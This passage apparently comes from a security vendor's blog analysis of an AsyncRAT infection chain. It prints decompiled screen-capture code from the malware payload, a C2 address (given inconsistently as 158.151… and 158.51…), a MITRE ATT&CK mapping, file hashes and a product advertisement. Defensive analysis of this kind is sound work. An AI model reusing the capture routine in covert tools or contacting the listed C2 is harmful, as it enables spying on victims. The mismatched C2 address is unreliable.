


Fig.27: Static overview of DLL payload

The final payload contains a screen capture capability. The `CaptureScreen()` function obtains the primary display dimensions using `Screen`. The malware captures the contents of the primary screen using the `Graphics.CopyFromScreen()` API, storing the captured data in a bitmap for subsequent processing and encoding. The captured image is then copied into a secondary bitmap and resized before being encoded in memory using an available image codec, with JPEG used as a fallback. The encoded screenshot is converted to a byte array using `MemoryStream.ToArray()`, which can subsequently be used by the malware for storage or transmission to its C2 infrastructure.

```

internal static byte[] CaptureScreen(int int_0 = 60)
{
    byte[] result;
    try
    {
        Rectangle bounds = Screen.PrimaryScreen.Bounds;
        using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(bounds.Location, Point.Empty, bounds.Size, (CopyPixelOperation)ConstPool.GetInt(29));
            }
            using (Bitmap bitmap2 = new Bitmap(ConstPool.GetInt(30), ConstPool.GetInt(31)))
            {
                using (Graphics graphics2 = Graphics.FromImage(bitmap2))
                {
                    graphics2.InterpolationMode = (InterpolationMode)ConstPool.GetInt(11);
                    graphics2.DrawImage(bitmap, ConstPool.GetInt(3), ConstPool.GetInt(3), ConstPool.GetInt(30), ConstPool.GetInt(31));
                }
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    EncoderParameters encoderParameters = new EncoderParameters(ConstPool.GetInt(2));
                    encoderParameters.Param[ConstPool.GetInt(3)] = new EncoderParameter(Encoder.Quality, (long)int_0);
                    ImageCodecInfo[] imageDecoders = ImageCodecInfo.GetImageDecoders();
                    Predicate<ImageCodecInfo> boaiNfhLfj;
                    Predicate<ImageCodecInfo> match = boaiNfhLfj = ScreenCapture.<>c.BoaiNfhLfj;
                    if (boaiNfhLfj == null)
                    {
                        match = (ScreenCapture.<>c.BoaiNfhLfj = new Predicate<ImageCodecInfo>(ScreenCapture.<>c.<>c_0.KmaiMkkOyV));
                    }
                    ImageCodecInfo imageCodecInfo = Array.Find<ImageCodecInfo>(imageDecoders, match);
                    if (imageCodecInfo != null)
                    {
                        bitmap2.Save(memoryStream, imageCodecInfo, encoderParameters);
                    }
                    else
                    {
                        bitmap2.Save(memoryStream, ImageFormat.Jpeg);
                    }
                }
                result = memoryStream.ToArray();
            }
        }
    }
}

```

Fig.28: Screen capture/Stealing

It is the TCP/IP connection information for charmap.exe (Windows Character Map), viewed as a process inspection in Process Explorer.

158.[.151[.122[.136:4944 — Found AsyncRat C2 domain with Port 4944, which fits a custom protocol rather than anything trying to blend in with HTTPS traffic.

So, at the moment captured, the connection had not been established yet. This can happen because the remote server is unavailable.




Fig.29: C2 Domain

Detection and Mitigation

[UltraAV](#), powered by Point Wild, helps defend against such threats by focusing on initial-stage files.

Whether you're working, gaming, or shopping, let UltraAV safeguard your digital life. Download [UltraAV](#) now and stay safe from malware, viruses, and emerging threats like stealers and RATs.




Fig.30: Threat detection with UltraAV.

MITRE ATT&CK:

Tactic	Technique	Description
Initial access	T1566.001	Distributed via phishing emails with malicious attachments and links
Execution	T1204.002	Victim must open the .bat manually
Execution	T1059.010	Signed AutoIT interpreter running kojuyn.ini
Persistence	T1547.001	h73la8.bat written to the user's Startup folder
Defense evasion	T1140	Runtime Base64 decode and XOR loops
Defense evasion	T1055.002	Full PE written into charmap.exe
Discovery	T1082	AsyncRAT capability
Collection	T1113	Capturing screen via Graphics.CopyFromScreen()

Command and Control	T1095	Raw TCP to 158.51.122.136
Impact	T1041	Encoded screenshots returned to the C2

Conclusion

Overall, AsyncRAT is consistent with a multi-stage malware delivery mechanism, where the AutoIT component acts as an initial loader and PowerShell facilitates execution of the next stage. The AsyncRAT final payload can provide attackers with remote access and capabilities such as system information collection, command execution, and interaction with C2 infrastructure. The AutoIT stage primarily serves as an intermediary layer, creating separation between the on-disk executable and the .NET payload loaded into memory, thereby reducing the effectiveness of signature-based detection.

Indicators of compromise

Filename	SHA-256
Right-click to open Invoice Details.bat	ae4144ff75a9b6371fd4d0ce0cce0e1d7be82f3c28eeea62ed5b9b0bea3450a6
kojuyn.ini	4affb923504ddf5fdd5f4a1185bf5259110bcf96cc3f0c740e7cf217bfb89a0c
3200000.exe	22678bf501fee4baeef297bd2f122ea3cbcb99c8a525b0b30ab985bc8e375c7a
3200000_02C37000.exe	15700817e517fefcab0291e350daf3e10d52f6b24de07b4e2396843a671adda
Veukuzmw.dll	61056e4c274694ca2553e715c93dc2768def716de750598d99df79252bc4923d
C2 Domain	158[.]51[.]122[.]136

Additional Resources

Refer to our previous blog on AsyncRAT: <https://www.pointwild.com/threat-intelligence/the-rise-of-asyncrat/>

Keep reading